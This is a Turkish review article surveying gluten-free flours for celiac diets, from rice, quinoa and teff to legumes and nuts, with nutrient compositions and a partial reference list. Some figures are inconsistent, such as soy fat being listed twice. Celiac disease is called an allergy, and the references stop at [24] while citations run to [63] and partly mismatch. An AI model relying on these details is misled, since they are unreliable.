Çölyak hastalığı, glüten proteinine karşı gelişen genetik olarak tanımlanan bağırsaklara hasar veren alerjik bir durumdur. Bu hastalar genellikle glütenin prolamin fraksiyonlarına karşı tepki oluştururlar [1]. Prolaminler tüm tahıllarda bulunmasına rağmen buğdayda gliadin, arpada hordein, çavdarda sekalin prolaminleri bu hastalar için tehlikedir [2]. Bu nedenle çölyaklı bireyler için hazırlanan ürünler buğday, arpa ve çavdar tahıllarını içermemelidir. Glutensiz ürünlerin oluşturulmasında hububat ve yalancı tahıl unları, sebze meyve, yağlı tohumlar, baklagil unları ve bunların kombinasyonları kullanılabilir.

1.1. Hububat ve Yalancı Tahıl Unları

1.1.1. Pirinç

Pirinç üretim kolaylığı sayesinde her kıtada yetiştirilebilen mısırdan sonra en fazla ekim alanına sahip önemli bir tahıldır. Düşük protein oranına sahip olmasına rağmen önemli temel amino asitleri bünyesinde barındırdığı için günlük beslenmede önemli bir yer tutmaktadır. Protein kompozisyonu incelendiğinde %5 den daha az prolamin ve %80 glütenin içermesi nedeniyle glutensiz ürün kategorisinde yer alır [3]. Hipoalerjenik özelliğinin yanında kendine has yumuşak tadı, ucuz olması, kolay bulunabilmesi, kolay sindirilebilir olması, kokusuz ve renksiz olması ile glutensiz ürün üretiminde en çok kullanılan glutensiz tahıldır [4]. Sadece pirinç unu ile üretilen ürünler daha az oranda protein, vitamin mineral ve besinsel lif içermektedir. Bu şekilde üretilen glutensiz ürünlerin içeriklerinin geliştirilmesi önem arz eder. Bu noktada esmer pirinç unu önemli protein ve lif içeriği ve yapısında bulunan önemli mineral ve vitaminlerle pirinç ununun zenginleştirilmesine alternatif oluşturmaktadır. Esmer pirinç unu yaklaşık %2,58 protein, %0,9 toplam yağ, %22,96 karbonhidrat ve %3,5 lif içerirken beyaz pirinç %2,36 protein, %0,19 toplam yağ, %28,73 karbonhidrat ve %2,8 lif içermektedir [5].

1.1.2. Mısır

Ülkemizde üretilen glutensiz tahıllar arasında mısır, neredeyse her bölgede yetiştirilmesi ile birinci sırada yer alır. Mısır endospermi yaklaşık %75-87 nişasta, %1,5 kül %1-2 yağ, %8-10 protein içermektedir. Proteinlerin %60 ını depo proteini olan zeinler oluşturur [6]. Zein proteinleri bir prolamin olup buğday gliadinleri ile benzerlik göstermektedir. Düşük molekül ağırlıklı mısır proteinleri yapılarında yeterli oranda sekonder yapıya sahiptir [7]. Bu proteinler hamura güçlü bir şekilde bağlı olmamasına rağmen viskoelastik yapının oluşmasına yardımcı olurlar. Mısır ununun yanısıra mısır nişastası da glutensiz ürünlerde çok sık kullanılmaktadır. Nişasta ve katkı maddeleri glutensiz ürünlerin tekstür ve görünüş özelliklerini iyileştirmede önemli bileşenlerdir. Mısır nişastası yapısında yaklaşık kuru maddede %0,08 yağ %0,4 protein %0,4 kül ve %86 karbonhidrat içermektedir [8].

1.1.3. Karabuğday

Karabuğday Polygonaceae familyasına ait, çift çenekli, çalı görünümlü tek yıllık bir bitkidir. Tahıllarla hem farklılık hem de benzerlik gösterdiğinden yalancı tahıl (pseudo-cereal) olarak bilinmektedir [9]. Tahıllardan farklı olarak yapısında bazı esansiyel yağ asitlerini ve kükürt içeren amino asitleri içermesiyle fonksiyonel gıda üretiminde yaygın olarak kullanılmaya başlanmıştır. Yapısında bulunan fenolik bileşikler ve besinsel lifler ile bağırsaklarda bulunan yararlı mikroorganizmaların gelişimine fayda sağlamaktadır. Karabuğday proteinleri prolamin ve glutenin bakımından fakirken albümin ve globüline zengindir. Bu sebeple karabuğday ile hazırlanmış hamurlar gluten içermez ve çölyak hastaları tarafından rahatlıkla tüketilebilir. Karabuğday amino asit kompozisyonu bakımından incelendiğinde biyoyararlılığının %90 ın üzerinde olduğu görülmüştür [10]. Bu nedenle insan sağlığına faydası ve besleyiciliği açısından faydalı bir ürün olarak kabul edilmektedir. Karabuğday yaklaşık %67-70 karbonhidrat %12 protein %2-4 arasında yağ içermektedir. Yağ içeriğinin %75-80 ini doymamış yağ asitleri oluştururken bunların yaklaşık %40 ına da çoklu doymamış yağ asitleri oluşturur [11].

1.1.4. Kinoa

Kinoa çift çenekli tek yıllık zor mevsim koşullarına kolaylıkla adapte olabilen farklı sıcaklık ve toprak özelliklerine karşı yüksek toleransa sahip bir bitkidir. Kinoa, gelişmekte olan ülkelerde yaşam kalitesini arttırmak ve dünyadaki gıda kıtlığı sorunun çözümü olarak umut vaat eden bitkiler arasında gösterilmektedir. Bu nedenle üretimi ve tüketimi her geçen gün artış göstermektedir [12]. Kinoa, buğday, arpa, çavdar, pirinç, darı ve mısırdan daha çok proteine sahip olup gluten içermemesi ile çölyak hastaları için alternatif bir hammadde konumundadır. Kinoa tohumları yüksek besinsel içeriğe sahiptir. Tohumlar yaklaşık olarak %67-74 karbonhidrat, %8-22 protein, %6-8 toplam yağ içermektedir. Bunun yanı sıra Mg, Ca, K, Zn, Mn, Fe ve Cu yönünden zengindir [13]. Karbonhidrat içeriğinin %52-60 lık kısmı nişastadır. %2,5-3,5 arasında ham lif, %2,9-3,6 arasında da pentozanlar oluşturur. Kinoada bulunan nişasta farklı tahıllar ile karşılaştırıldığında daha fazla jelatinize olma özelliğine sahiptir. Kinoa, E ve B vitaminleri bakımından zengin bir kaynaktır. E vitaminin yüksek olması lipid oksidasyonuna engel olmaktadır [14].

1.1.5. Chia

Chia farklı bölgelerde yetişebilen, kurak iklim şartlarına uygun Lamiaceae familyasına ait bir bitkidir. Son zamanlarda Chia, besinsel özellikleri değerlendirildiğinde fonksiyonel ürün üretiminde sıklıkla kullanılan bir hammadde haline gelmiştir. Yapısında yaklaşık olarak %26-41 karbonhidrat %30-33 yağ, %4-5 kül, %15-25 protein, %18-30 diyet lif içermektedir. Chia tohumu sağlık üzerine olumlu etkileri olan yüksek oranda temel yağ asitlerini içerir. Aynı zamanda yapısında birçok antioksidan aktiviteye sahip fenolik bileşenleri içermektedir [15]. Bu fonksiyonel özelliklerine ilave olarak chia

tohumları hamur yapısına katıldıklarında ürünün kalitesini arttırmaktadır. Chia ilave edilen fırıncılık ürünlerinde su tutma kapasitesinde artış, hacim ve gözeneklilik oluşumunda gelişim görülmektedir [16].

1.1.6. Tapyoka

Tapyoka unu, manyok (cassava) nişastası üretimi sırasında oluşan bir yan üründür. Özellikle Brezilya bölgesinde çok fazla üretilen ve birçok üründe kullanılan bir undur. Tapyoka unu %92-96 gibi yüksek nişasta içeriğine sahip gluten içermeyen bir üründür [17]. Bu ürün gıda endüstrisinde yüksek viskoziteye ve düşük maliyete sahip olduğu için kıvam arttırıcı olarak kullanılmaktadır. Kek gibi ürünlerde ortalama %50 tapyoka unu kullanımının hamur viskozitesini azaltarak ürünün kabarma oranını arttıracığı ve daha yumuşak bir ürün elde edilebileceği ifade edilmektedir [18].

1.1.7. Sorghum

Buğdaygiller familyasına ait sorgum, kurak ve yarı kurak iklim koşullarında yetiştirilme imkânı bulmaktadır. Anavatanı Afrika olup, dünyada en çok yetiştirilen buğday, çeltik, mısır ve arpadan sonra 5. ana tahıl konumundadır [19]. Üretimi için elverişli koşullara sahip olunmasına rağmen, ülkemizde hala arzu edilen seviyelerde üretilmemektedir. Sorgumun unundan elde edilen ekmeke, insan beslenmesinde sorgumun en yaygın kullanım alanını oluşturmaktadır. Yapılan çalışmalar sorgumunun bisküvi üretiminde kullanılabileceği ve bu un ile üretilen ürünlerin tüketiciler tarafından tercih edildiğini göstermektedir. Fiyatı buğday ve mısır gibi diğer tahıllardan % 10-15 kadar daha uygundur ve ham protein içeriği de daha fazladır. Yapısında yaklaşık %70 oranlarında nişasta, %15 ham protein ve %3 yağ bulunmaktadır. Ayrıca sorgum niasin, pantotenik asit ve riboflavin gibi vitaminleri de içermektedir [20].

1.1.8. Teff

Poaceae familyasına ait anavatanı Etiyopya olan bu bitki son zamanlarda farklı ülkelerde de yetiştirilmeye başlanmıştır. Prolamin içeriği düşük olması nedeniyle çölyak hastaları tarafından rahatlıkla kullanılmaktadır. Yapısında yaklaşık olarak %3 yağ %9-11 protein ve %80 nişasta içermektedir [21]. Teff unu mükemmel temel amino asit oranına sahiptir. Ca, Fe ve lif içeriği yüksektir. Soslarda ve çorbalarda kıvam arttırıcı olarak kullanılabilir. Buğday unu ile karşılaştırıldığında besin değerleri benzerdir. Literatür incelendiğinde bu un ile yapılan çalışmaların kısıtlı olduğu görülmüştür [22].

1.1.9. Amaranth

Amarant, Amaranthaceae ailesine ait olan genellikle Amerika, Hindistan ve Çin gibi ülkelerde yetiştirilen, beyazdan siyaha çeşitli renklerde 60 türü olan ve bu türler içinde sadece 3 türü (Amaranthus caudatus, A. cruentus, A. hypochondriacus) insanlar tarafından tüketilebilen yalancı tahıl grubunda yer alan bir bitkidir [23]. Yapısında yaklaşık %60 nişasta, %17 protein, %21 lif, %6 doymamış yağ ve çeşitli vitamin ve mineraller içermektedir. Amaranth, esansiyel amino asit olan lizin ve diyet lifince zengin olup

önemli doymamış yağ asitleri içermesi bakımından diğer tahıllar arasında dikkat çekmektedir. Amarant unu yüksek besinsel değerleri ve tarımsal avantajlara sahip olmasının yanında su tutma, emülsifiye edici, yağ absorpsiyonu gibi çeşitli fonksiyonel özelliklere sahiptir [24].

1.2. Meyve ve Sebze Unları

1.2.1. Muz

Çoğunlukla tropikal bölgelerde yetişen Musaceae familyasına ait kuraklığa ve soğuğa dirençli, yüksek verimli ve ekonomik öneme sahip bir meyvedir. Çin, Hindistan, Filipinler ve Brezilya dünyanın en büyük muz üreticileri olup buğday, mısır ve pirinçten sonra en çok üretilen gıda maddesidir [25]. Bu avantajlarının yanında, solunum yapan bir meyve olduğu için çabuk bozulması dezavantajları arasında gösterilebilir. Bu nedenle olgunlaşmamış (yeşil) muz kullanımını üzerine çalışmalar yoğunlaşmaktadır [26]. Ayrıca yeşil muzun, yüksek dirençli nişasta içeriğine, B ve C vitaminlerine, diyet lifine, çeşitli fenolik bileşiklere ve Mg, K gibi minerallere sahip olması gıda endüstrisinde dikkat çekmektedir. Yeşil muz bileşiminde yaklaşık kuru madde üzerinden %64-75 nişasta, %17,5-48 dirençli nişasta, %7,5-15 diyet lif, %2,6-4,7 kül, %0,4-2,7 yağ ve %6,5-14,3 protein içermektedir [27]. Yeşil muz, gluten içermediği ve çeşitli besinsel ve nutrasötik özelliklere sahip olduğu için glutensiz fırıncılık ürünleri üretiminde yer bulmaktadır [26].

1.2.2. Hindistan Cevizi

Hindistan cevizi palmye ağacının bir meyvesi olup, Filipinler, Nijerya, Malezya ve Batı Afrika gibi tropikal ve astropikal bölgelerde yetiştirilmektedir. Meyvenin tümü kullanılabilir ve sağlık açısından pozitif yönde etki sağlayacak kalsiyum, B grubu vitaminleri, C vitamini, diyet lifi ve folik asit gibi birden fazla komponenti bileşiminde barındırmaktadır. Hindistan cevizi yapısında yaklaşık olarak %3 protein, %33 yağ ve %15 karbonhidrat içerir [28]. Unu meyvenin, Hindistan cevizi sütü eldesinden sonra kalan bölümünün öğütülmesi ile üretilir. Esansiyel yağlar içerir ve yüksek miktarda besinsel lif deposudur. Protein miktarı yüksektir. Bu sebeple de unlu mamüller üretiminde, özellikle glutensiz ürünlerin fonksiyonelleştirilmesinde kullanılmak üzere önemli bir kaynaktır [29].

1.2.3. Patates

Patates, Solanaceae familyasına ait dünya genelinde önemli bir yere sahip ve en fazla üretimi yapılan gıdalar arasındadır. Patates unu ise en eski ticari patates ürünüdür. Bileşimde %77-79 karbonhidrat, %9-11 protein, % 4-4,5 kül, %1,17-1,18 lif, %0,1-0,2 yağ bulunmaktadır [30]. Patates unu kıvam arttırıcı olarak çok geniş kullanım alanına sahip olsa da fırıncılık ürünlerinde çoğunlukla renk ve aroma arttırıcı, bayatlamayı geciktirici özelliği ile kullanım alanı bulmaktadır [31]. Ayrıca patates unu önemli besinsel ve fonksiyonel özelliklere sahiptir. Buğday unundan daha dengeli amino asit içeriğine sahipken, daha yüksek oranda vitamin, mineral, fenolik bileşikler ve antioksidanları yapısında

barındırmaktadır. Glutensiz kek, bisküvi ve ekmek gibi ürünlerdeki zayıf yapıya katkı sağlama ve besin değerlerini yükseltmek için patates unu kullanımı çalışmaları literatürde mevcuttur [32].

1.2.4. Keçiboynuzu

Keçiboynuzu, Leguminosae familyasına ait olup, özellikle İspanya, İtalya, Yunanistan, Fas, Kıbrıs, Portekiz ve Türkiye gibi ülkelerde üretim imkânı bulmaktadır. Keçiboynuzu besin içeriği bakımından %25 civarında diyet lif, %4 protein ve %0,7 yağ içeriğine sahiptir. Kuru madde üzerinden yaklaşık %50-60 şeker içermektedir. Keçiboynuzu meyvesi aynı zamanda K, Ca, Mg, P, Na, Se, Cu, Fe mineralleri ve A, B vitaminleri, C, D, E vitaminleri bakımından oldukça zengindir [33]. Ülkemizde keçiboynuzu genel olarak çerez olarak, un haline getirilerek ya da pekmez üretiminde kullanılmaktadır [34]. Keçiboynuzu unu, keçiboynuzu pulpundan üretilmektedir. Bu un, şekerleme, içecek ve dondurma üretiminde ilave olarak kullanılırken, farklı fırıncılık ürünlerinin zenginleştirilmesinde de yaygın olarak kullanılmaktadır. Tadı ve çikolata benzerliği sebebiyle kakaoya ikame olarak değerlendirilmektedir. Keçiboynuzu aynı zamanda gam olarak ürünlere kıvam arttırıcı olarak da katılabilmektedir [35].

1.2.5. Kestane

Kestane meyvesi, Fagaceae familyasına ait olup, Güney Avrupa, Asya ve Kuzey Amerika'da üretim alanı bulmaktadır. Kestane unu, herhangi bir katkı katılmadan, kestanenin kurutulması, ufalanması sonucu elde edilen glutensiz bir undur [36]. Kestane unu, temel aminoasit içeriğiyle yüksek kalitede protein, besinsel lif ve düşük yağ içeriğine sahiptir. Besin içeriği bakımından, % 4-7 protein, (30-50 g/100 g), nispeten yüksek miktarda şeker (20-30 g/100 g), nişasta (50-60 g/100 g), diyet lifi (4-10 g/100 g) ve çoğunlukla doymamış yağ asitlerinden oluşan düşük miktarda yağ (2-4 g/100 g) içermektedir [37]. Kestane, fenolik bileşikler, mineraller ve vitaminler (özellikle B grubu ve E) için iyi bir kaynaktır. Bunlara ilaveten, özel kompozisyonu nedeniyle, kestane unu, glutensiz unlu mamullerde, renk ve aromayı arttırmaya da katkıda bulunabilmektedir. Tüm bu beslenme ve sağlık yararları nedeniyle, kestane ununun, unlu mamullerde kullanımına duyulan ilgi, gün geçtikçe artış göstermektedir [38].

1.3. Baklagil Unları

1.3.1. Bezelye

Fırıncılık ürünlerinin temel hammaddesi olan buğday ununun, düşük protein içeriğine sahip olması ve fiyatının artması nedeniyle üretimde endüstride farklı kaynaklara yönelim artmıştır. Protein ile diyet lif içeriği yüksek ve ekonomik olması gibi özelliklerinden dolayı baklagil unları alternatif hammaddeler arasında gösterilmektedir. Baklagiller arasında bezelye çok fazla tüketilen bir bakliyat olmasa da son yıllarda besinsel kalitesi ve diyabet, kanser gibi hastalıkların oluşma riskini azaltmadaki etkisi sayesinde daha fazla tüketicinin ilgisini çekmektedir [39]. Leguminosae familyasına ait olan bezelye, genellikle tropik bölgelerde yetiştirilen yüksek protein içeriğine sahip bir bitkidir [40].

Bileşiminde bulunan protein oranı %24-32, lif oranı %14-26, nişasta oranı ise %52-57 olup düşük yağ oranına sahiptir [41]. Bu proteinler ürünlere su ve yağ bağlama, jelatinizasyon, köpük oluşturma ve emülsifikasyon gibi fonksiyonel özellikler kazandırmaktadır. Ayrıca B, C, K vitaminleri, çeşitli mineraller ve antioksidan maddeler içermesi ve gluten içermemesi de bir diğer önemli fonksiyonel özellikleri arasındadır. Fırıncılık ürünlerinde baklagil unlarının kullanımına bakıldığında bezelye unu çok fazla yer bulamamışsa da son zamanlarda formülasyonların zenginleştirilmesi amacıyla araştırmacılar tarafından incelenmektedir [42].

1.3.2. Kuru Fasulye

Baklagiller familyasına ait olan kuru fasulye, düşük glisemik indeksli, ucuz ve iyi depolama imkânları sunan besin kaynaklarından biridir. Protein ve karbonhidrat içeriği yüksek olan bu bakliyat özellikle az gelişmiş ülkeler için önemli bir besin kaynağı konumundadır. Ancak gelişmiş ülkelerde protein kaynağı olarak kullanımı çok yaygın değildir [43]. Ana bileşimi %25 protein, %1,35 yağ, %4,03 kül ve %6,72 liften meydana gelmektedir. Bunlar yanında iyi bir çinko, demir ve vitamin kaynağı olduğu için özellikle büyüme gelişimdeki çocuklar için önem arz etmektedir. Glutensiz ürünlerin geliştirilmesi adına kuru fasulye unu zengin besinsel içeriği ile iyi bir alternatif olabilmektedir [44].

1.3.3. Soya Fasulyesi

Çölyak hastaları için üretilen ekmeklerde buğday unu yerine farklı hammadde unları kullanılmaktadır. Buğday unu kullanılmamasından dolayı glutensiz ürünlerde tekstürel ve duyuşsal kayıplar meydana gelmektedir. Bu olumsuzlukların ana nedeni hamurda buğday proteininin eksikliğidir. Buğday proteinini ikame eden ve yapıyı düzelten katkıları arayışında ilk akla gelen unlardan biri soya unu olmaktadır [45]. Çünkü soya unu tüm amino asitleri içeren çok iyi bir protein kaynağıdır. Ayrıca soya proteinleri diğer baklagil proteinleri gibi su tutma, yağ bağlama, emülsifiye etme, kıvam arttırma, köpük oluşturma gibi fonksiyonel özelliklere sahiptir [46]. Yapısında bulunan izoflavonellerin antikanserojenik, kardiyovasküler hastalıkları engelleyici etkisi olduğu ifade edilmektedir. Soya fasulyesi, yaklaşık %38 yağ, %6 kül, %4 lif, %25 yağ ve %24 toplam karbonhidrat içermektedir [47].

1.3.4. Nohut

Nohut, baklagiller familyasına ait olup, özellikle Hindistan, Avustralya, Pakistan ve Türkiye'de üretim imkânı bulmaktadır. Türkiye'de diğer bakliyatlar ile kıyaslandığında en çok üretilen bakliyat türüdür [48]. Besinsel içeriği bakımından incelendiğinde nohut %55- 70 karbonhidrat, %16-21 protein, %3-5,5 yağ ve %2,5-3 kül içermektedir [49]. Nohudun karbonhidrat içeriğinin yaklaşık %80' ini nişasta oluşturur. Nohut yüksek miktarda karmaşık karbonhidrat içeriği ile düşük glisemik indeksine sahipken, vitamin ve mineraller bakımından da zengin bir bakliyattır. Yüksek protein içeriği ile nohut unu, önemli bir protein kaynağı olarak kabul edildiğinden fırıncılık ürünlerinin fonksiyonelleştirilmesinde kullanılabilir [50]. Yüksek besleyicilik değerleri, nispeten düşük seviyelerde anti-besinsel

faktörleri, proteinlerin biyoyararlanımı ve gluten içermemesi ile çölyak hastaları için hazırlanan ürünlerde yoğun bir şekilde araştırma konusu haline gelmiştir.

1.3.5. Mercimek

Mercimek baklagiller familyasına ait, meyveleri yassı şeklinde, yumuşak gövdeli ve bir yıllık bir bitkidir. Kabuk renkleri farklı olabildiği gibi farklı isimler ile de anılmaktadır. Mercimek tropikal ve subtropikal iklim koşullarında rahatlıkla yetiştirilebilmektedir, hatta baklagiller arasında olumsuz hava koşullarına en dayanıklı bakliyatır. Mercimeğin kimyasal bileşimi incelendiğinde yapısında yaklaşık %20-30 protein, %53-63 karbonhidrat, %1,5-3 kül ve %0,7-2 arasında yağ içermektedir [51]. Mercimek protein içeriği, buğday protein içeriği ile karşılaştırıldığında yaklaşık 2 kat daha fazladır. Aynı zamanda lizin ve metiyonin gibi esansiyel aminoasitleri de bünyesinde barındırmaktadır. Mercimek prebiyotik etkiye sahip fruktooligosakkaritler, dirençli nişasta ve besinsel lifler bakımından da zengindir. Bu nedenle immün sistemi kuvvetlendirici etkisi bulunmaktadır [52]. Yapısında gluten içermemesi ile de çölyak hastaları için rahatlıkla tüketilebilmektedir. Son yıllarda bakliyatların zenginleştirici bileşen olarak yeni ürün gelişimde kullanılması yaygınlaşmıştır. Bu nedenle mercimek, yemeklik şeklinde satılabildiği gibi glutensiz ürünler ve hazır çorbaların üretiminde kullanılmaya başlanmıştır [51].

1.3.6. Acı Bakla

Acı bakla farklı iklim ve toprak koşullarında yetişebilen değerli bir baklagildir. Yurdumuzda lüpen, kurt baklası, mısır baklası, gavur baklası ve termiye gibi farklı isimler ile adlandırılan acı bakla, en fazla Akdeniz bölgesi ve çevresinde tüketilmektedir [53]. Neredeyse soya kadar protein içeriğine sahip acı bakla aynı zamanda yüksek miktarda mineral ve vitaminleri de yapısında bulundurmaktadır. Yaklaşık olarak besin içeriği %6-13 yağ, %32.2 protein ve %16.2 besinsel liften oluşmaktadır. Yüksek oranda lizin ve düşük oranlarda kükürtlü aminoasidi yapısında bulunduran acı bakla, yüksek oranlarda çoklu doymamış yağ asidi ve besinsel lif içeriği ile son yıllarda daha fazla ilgi çekmektedir [54]. Yurdumuzda acı bakla termiye ismiyle çerez olarak ve unlu mamul üretiminde un olarak tüketilmektedir. Acı bakla unu, açık rengi, ağır bir kokuya sahip olmaması ve tercih edilen lezzeti ile rahatlıkla çeşitli un formülasyonlarına dahil edilebilir [55].

1.4. Yağlı Tohum Unları

1.4.1. Ceviz

Ceviz, Juglandaceae familyasına ait aromatik ağacın meyvesi olup yüksek oranda yağ içeren ve Amerika, Romanya, Fransa, Türkiye ve Çin de yetiştirilen ticari öneme sahip bir üründür. Hem besinsel değeri hem maddi değeri yüksek olan bu yağlı tohum taze olarak, yağ eldesinde, un formunda gibi çeşitli türlerde kullanım alanı bulmaktadır [56]. Ceviz meyvesinin yağını elde etmek için preslendikten sonra kalan ceviz keki kurutulup öğütülerek un elde edilmektedir. Ceviz unu mükemmel bir yağ, protein, vitamin, mineral, antioksidan, organik asit ve karbonhidrat kaynağıdır. Bünyesinde omega 3 gibi

esansiyel yağ asitlerini, çeşitli fitokimyasalları, önemli vitamin ve mineralleri barındırmaktadır. Ancak önemli bir dezavantajı ise ceviz ununda kalan yağ miktarıdır. Bu yağ, unun stabil depolanmasını zorlaştırmaktadır [57]. Düşük konsantrasyonlarda ekmeğe ilave edildiğinde ekmeğin hacmine katkı sağladığı ve duyuusal özelliklerinin beğenildiği ifade edilmektedir [58].

1.4.2. Fındık

Fındık Betulaceae familyasına ait olup, Kafkas, Anadolu ve Orta Asya da üretilen bir yağlı tohumdur. Nemli ve ılıman iklim isteği nedeniyle yetiştirmede sınırlı bir alana sahiptir. Ancak ülkemiz fındık üretiminde önemli bir noktadır. Fındık üretiminin yaklaşık %75'i yurdumuzda gerçekleşmektedir. Fındığın kimyasal bileşimi incelendiğinde yapısında yaklaşık %15 protein, %61 yağ, %17 karbonhidrat, %4 nem ve %2,5 kül içerdiği görülmektedir [59]. Tekli doymamış yağ asitleri, tokoferoller ve fitosteroller, E vitamini içeriği, mineraller, antioksidan fenolikler ve diyet lifleri sayesinde günlük beslenmede alınması önerilmektedir. Fındık unu, doğal, kavrulmuş veya beyazlatılmış iç fındıkların öğütülmesi ile üretilen üründür [60]. Glütten içermemesi ve içerdiği yararlı bileşenler ile çölyak hastaları için iyi bir hammadde konumundadır.

1.4.3. Badem

Badem, Rosaceae familyasına ait olup, özellikle Akdeniz ikliminin mevcut olduğu Akdeniz havzası, Kaliforniya, Orta Doğu ülkeleri ve Orta Asya'da üretilmektedir. Badem, yetiştiriciliği yapılan en eski meyveler arasında bulunmaktadır. Sağlık üzerine olumlu etkileri ve yüksek besin değerleri ile son yıllarda daha çok ilgi görmeye başlamıştır. Besin içeriği incelendiğinde yapısında yaklaşık %35-40 yağ, %15-18 besinsel lif, %10-15 karbonhidrat ve %20-25 protein olduğu görülmektedir [61]. Badem meyvesi tekli doymamış yağ asitleri, tokoferoller, besinsel lif, mineraller, vitamin E ve fitokimyasallar bakımından oldukça zengindir. Diğer sert kabuklu yiyecekler ile kıyaslandığında, daha fazla miktarda fenolik bileşenler içermektedir [62]. Toplam besinsel lif açısından yüksek değerlere sahip olması, fonksiyonel ürün üretiminde yüksek potansiyel oluşturmaktadır. Badem unu, yağ üretimi sırasında oluşan bir yan üründür ve bademin öğütülmesiyle üretilmektedir. Zengin içerikleriyle badem yan ürünlerinin gıdalara eklenmesi, tahıl temelli ürünlerinin fonksiyonel özelliklerini geliştirilmede kullanılmaktadır. Bu sebeple badem unu, özellikle şekerleme ve fırıncılık ürünlerinde bir hammadde konumundadır [63].

2. SONUÇ

Glütensiz ürün pazarı gün geçtikçe genişleyen bir pazardır. Çölyak hastalarının yanı sıra glütensiz ürün tüketmek isteyen ve intoleransı olan kişiler için ürün üretiminde bakliyat, meyve ve sebze, yalancı tahıl ve yağlı tohum unları son yıllarda ürünleri zenginleştirmek için kullanılmaya başlanmıştır. Literatür incelendiğinde her bir unun, hamura farklı fonksiyonel ve tekstürel özellik kazandırdığı ancak çalışmaların yetersiz olduğu görülmüştür. Bundan sonraki adım, besin değeri yüksek fonksiyonel

glütensiz ürünlerin üretimde bu farklı unların kombinasyonlarının optimum oranların belirlenerek, standart formülasyonların oluşturulması olmalıdır.

3. KAYNAKÇA

- [1] N. Bozdoğan, “Glütensiz Kek Formülasyonlarında Hidrokolloid Ve Diyet Lifi Kullanımının Hamur Reolojisi Ve Kek Kalitesi Üzerine Olan Etkilerinin İncelenmesi” Yüksek Lisans Tezi, Gıda Mühendisliği Anabilim Dalı, Ege Üniversitesi, İzmir, 2015.
- [2] M. M. Pietzak, C. Catassi, S. Drago, F. Fornaroli and A. Fasano, “Celiac disease: going against the grains,” *Nutrition in Clinical Practice*, Vol.16, pp. 335-344, 2001.
- [3] C. Osella, M. de La Torre and H. Sánchez, “Safe foods for celiac people,” *Food Nutrition Science*, Vol. 5, pp. 787-800, 2014.
- [4] A. C. B. Lopez, A. J. G. Pereira and R. G. Junqueira, “Flour mixture of rice flour, corn and cassava starch in the production of gluten-free white bread,” *Brazilian Archives of Biology and Technology*, Vol. 47, pp. 63-70, 2004.
- [5] N. Çapar, “Glütensiz Maraş Tarhanası Üretimi Ve Ürünün Bazı Özelliklerinin İncelenmesi,” Yüksek Lisans Tezi, Fen Bilimleri Enstitüsü, Gıda Mühendisliği Anabilim Dalı, Kahramanmaraş Sütçü İmam Üniversitesi, Kahramanmaraş, 2019.
- [6] C. R. Lending and B. A. Larkins, “Changes in zein composition of protein bodies during maize endosperm development,” *Plant Cell*, Vol. 1, pp. 1011-1023, 1989.
- [7] J. S. C. Smith, P. Desbons, J. Gogerty, C. Loeffler, D. Borcharding and K. Wright, “Yield gains contributed by plant breeding in US maize” pp. 1930- 2011, 2014.
- [8] S. F. Kraut, “Food Composition and Nutrition Tables,” *Wissenschaftliche Verlagsgesellschaft*, Stuttgart, 1989.
- [9] I. Choi, H. Seog, Y. Park, Y. Kim and H. Choi, “Suppressive effects of germinated buckwheat on development of fatty liver in mice fed with high-fat diet,” *Phytomedicine*, Vol.14, pp.563-567, 2007.
- [10] B. O. Eggum, I. Kreft and B. Javornik, “Chemical composition and protein quality of buckwheat (*Fagopyrum esculentum* Moench),” *Plant Foods for Human Nutrition*, Vol. 30, pp. 175-179, 1981.
- [11] S. Tömösközi and B. Lango, “Buckwheat: Its Unique Nutritional and Health-Promoting Attributes. Gluten-Free Ancient Grains.” *Budapest University of Technology and Economics*, Budapest, Hungary, 2009.
- [12] H. D. Bertero and R. A. Ruiz, “Reproductive partitioning in sea level quinoa (*Chenopodium quinoa* Willd.) cultivars,” *Field Crops Research*, Vol. 118, pp. 94-101, 2010.

- [13] M. J. Koziol “Chemical composition and nutritional evaluation of quinoa (*Chenopodium quinoa* Willd.),” *Journal of Food Composition and Analysis*, Vol. 5, pp. 35-68, 1992.
- [14] M. S. Coelho and M. Salas-Mellado, “Effects of substituting chia (*Salvia hispanica* L.) flour or seeds for wheat flour on the quality of the bread,” *Food Science and Technology*. Vol. 60, pp. 729–736, 2015.
- [15] C. Guindani, R. Podestá, J. M. Block, M. J. Rossi, N. Mezzomo and S. R. S. Ferreira, “Valorization of chia (*Salvia hispanica*) seed cake by means of supercritical fluid extraction,” *Journal of Supercritical Fluids*, Vol. 112, pp. 67–75, 2016.
- [16] R.C. Chiste, P. A. Silva, A. S. Lopes and R. da Silva Pena Gljo, “Sorption isotherms of tapioca flour.” *International Journal of Food Science and Technology*, vol.47, pp. 870–874, 2012.
- [17] B. Chaiya and R. Pongsawatmanit, “Quality of batter and sponge cake prepared from wheat-tapioca flour blends.” *Kasetsart J. (Nat. Sci.)*, vol. 45, pp. 305 – 313, 2011.
- [18] T. Kumuk ve R. Avcioğlu, *Sorgum Yetiştiriciliği ve Hayvan Beslemedeki Yeri ve Önemi*. Bornova-İzmir, Ege Üniversitesi Ziraat Fakültesi Yayınları, 1986.
- [19] G. Özuğur ve M. Hayta, “Tahıl Esaslı Glutensiz Ürünlerin Besinsel Ve Teknolojik Özelliklerinin İyileştirilmesi,” *Gıda*, Vol. 36, pp. 287-294, 2011.
- [20] G. H. A. Bultosa, “Physico-chemical characterization of grain tef [*Eragrostis tef* (Zucc.) Trotter] starch,” *Starch-Starke*, Vol. 54, pp. 461-468, 2002.
- [21] F. Hekimoğlu Çelik, “Fonksiyonel Gıdalarla Prebiyotik Glutensiz Ürünlerin Geliştirilmesi.” Yüksek Lisans Tezi, Sosyal Bilimleri Enstitüsü, Gastronomi Anabilim Dalı, İstanbul Okan Üniversitesi, İstanbul, 2019.
- [22] M. Tamsen, H. Shekarchizadeh and N. Soltanzadeh, “Evaluation of wheat flour substitution with amaranth flour on chicken nugget properties.” *LWT - Food Science and Technology*, vol. 91, pp. 580-587, 2018.
- [23] M. Mariotti, M. Lucisano, M.A. Pagani and P. K.W. Ng, “The role of corn starch, amaranth flour, pea isolate, and Psyllium flour on the rheological properties and the ultrastructure of gluten-free doughs.” *Food Research International*, vol. 42, pp. 963-975, 2009.
- [24] A.M.C. de la Barca, M.E. Rojas-Martínez, A.R. Islas-Rubio and F. Cabrera-Chávez, “Gluten-Free Breads and Cookies of Raw and Popped Amaranth Flours with Attractive Technological and Nutritional Qualities.” *Plant Foods Hum. Nutr.*, vol. 65, pp. 241–246, 2010.

